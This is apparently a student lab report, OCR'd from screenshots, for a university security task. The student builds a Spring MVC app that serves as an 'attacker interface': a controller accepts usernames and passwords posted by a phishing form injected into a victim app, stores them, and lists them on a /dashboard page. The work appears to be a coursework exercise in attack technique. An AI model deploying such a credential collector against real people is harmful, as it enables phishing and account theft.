

Task 3.3D


I first copied the project.




I also refactored the codebase a little by renaming the project name. Therefore, I had to update the package name at a lot of different places to ensure it works.




I just changed that and attempted but that didn't work. So, I went ahead and basically updated that name in everywhere I could find it at.





I also renamed the web package name in project properties as well as I updated everything manually.


Project Explorer
Navigator (Deprecated)
HarvestController.java
webapp
META-INF
WEB-INF
lib
view
spring-configuration.xml
web.xml
index.jsp
Servers
Tomcat v9.0 Server at localhost-config
simplesocketclient
Credential.java
HarvestControll
harvested.jsp
index.jsp
web.xml
spring-configur
xsi:schemaLocation="
http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans.xsd
http://www.springframework.org/schema/context
http://www.springframework.org/schema/context/spring-context.xsd
http://www.springframework.org/schema/mvc
http://www.springframework.org/schema/mvc/spring-mvc.xsd">
<!-- Step 3: Add support for component scanning -->
<context:component-scan
base-package="edu.deakin.sit218.harvestcoachwebapp" />
<!-- Step 4: Add support for conversion, formatting and validation support -->
<mvc:annotation-driven/>
<!-- Step 5: Define Spring MVC view resolver -->
<bean
class="org.springframework.web.servlet.view.InternalResourceViewResolver">
<property name="prefix" value="/WEB-INF/view/" />
<property name="suffix" value=".jsp" />



Project Explorer
Navigator (Deprecated)
HarvestController.java
webapp
META-INF
WEB-INF
lib
view
spring-configuration.xml
web.xml
Credential.java
HarvestControll
harvested.jsp
index.jsp
web.xml
spring-configur
http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd (xsi:schemaLocation with catalog)
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns="http://xmlns.jcp.org/xml/ns/ja
<display-name>harvest-coachweb-springapp</display-name>
<welcome-file-list>
<welcome-file>index.jsp</welcome-file>
</welcome-file-list>
<!-- Step 1: Configure Spring MVC Dispatcher Servlet -->
<absolute-ordering />
<servlet>



Project Explorer
Navigator (Deprecated)
examgeneration-extended
examgeneration-updated
harvest-coachweb-springapp
.settings
.jsdtscope
org.eclipse.core.resources.prefs
org.eclipse.jdt.core.prefs
org.eclipse.wst.common.component
org.eclipse.wst.common.project.facet.core.xml
org.eclipse.wst.jsdt.ui.superType.container
org.eclipse.wst.jsdt.ui.superType.name
build
src
HarvestControll
harvested.jsp
index.jsp
web.xml
spring-configur
org.eclipse.wst
Bind to grammar/schema...
<?xml version="1.0" encoding="UTF-8"?><project-modules id="moduleCoreId" project-version="1.5.0">
<wb-module deploy-name="harvest-coachweb-springapp">
<wb-resource deploy-path="/" source-path="/src/main/webapp" tag="defaultRootSource"/>
<wb-resource deploy-path="/WEB-INF/classes" source-path="/src/main/java"/>
<property name="java-output-path" value="/coachweb-springapp/build/classes"/>
<property name="context-root" value="harvest-coachweb-springapp"/>
</wb-module>
</project-modules>



Project Explorer
Navigator (Deprecated)
examgeneration-extended
examgeneration-updated
harvest-coachweb-springapp
.settings
.jsdtscope
org.eclipse.core.resources.prefs
org.eclipse.jdt.core.prefs
org.eclipse.wst.common.component
org.eclipse.wst.common.project.facet.core.xml
org.eclipse.wst.jsdt.ui.superType.container
org.eclipse.wst.jsdt.ui.superType.name
build
src
main
java
edu
deakin
sit218
harvestcoachwebapp
Credential.java
HarvestController.java
webapp
META-INF
WEB-INF
Credential.java
HarvestController.java
harvested.jsp
index.jsp
package edu.deakin.sit218.harvestcoachwebapp;
import java.time.LocalDateTime;
import java.util.ArrayList;
import java.util.List;
import org.springframework.stereotype.Controller;
import org.springframework.ui.Model;
import org.springframework.web.bind.annotation.ModelAttribute;
import org.springframework.web.bind.annotation.RequestMapping;
import org.springframework.web.bind.annotation.RequestMethod;
@Controller
public class HarvestController {
// in-memory store only. No database. Static so it survives across
// requests/sessions for as long as the app is deployed.
private static final List<Credential> harvested = new ArrayList<>();
// attacker's dashboard: shows every submission captured so far
@RequestMapping(value = "/dashboard", method = RequestMethod.GET)
public String dashboard(Model model) {
model.addAttribute("harvested", harvested);
return "harvested";
}
// receives the POST from the injected phishing form on the victim app
@RequestMapping(value = "/validate", method = RequestMethod.POST)
public String capture(@ModelAttribute("Credential") Credential credential, Model model) {
credential.setCapturedAt(LocalDateTime.now().toString());
harvested.add(credential); // no validation
model.addAttribute("harvested", harvested);
return "harvested";
}
}



Project Explorer
Navigator (Deprecated)
examgeneration-extended
examgeneration-updated
harvest-coachweb-springapp
.settings
.jsdtscope
org.eclipse.core.resources.prefs
org.eclipse.jdt.core.prefs
org.eclipse.wst.common.component
org.eclipse.wst.common.project.facet.core.xml
org.eclipse.wst.jsdt.ui.superType.container
org.eclipse.wst.jsdt.ui.superType.name
build
src
main
java
edu
deakin
sit218
harvestcoachwebapp
Credential.java
HarvestController.java
webapp
META-INF
WEB-INF
Credential.java
HarvestController.java
harvested.jsp
index.jsp
package edu.deakin.sit218.harvestcoachwebapp;
public class Credential {
protected String username;
protected String password;
protected String capturedAt;
public String getUsername() {
return username;
}
public void setUsername(String username) {
this.username = username;
}
public String getPassword() {
return password;
}
public void setPassword(String password) {
this.password = password;
}
public String getCapturedAt() {
return capturedAt;
}
public void setCapturedAt(String capturedAt) {
this.capturedAt = capturedAt;
}
}

I also updated all the source code to complete the attacker interface. It will now store the data sent to /validate in a list and display it in /dashboard.

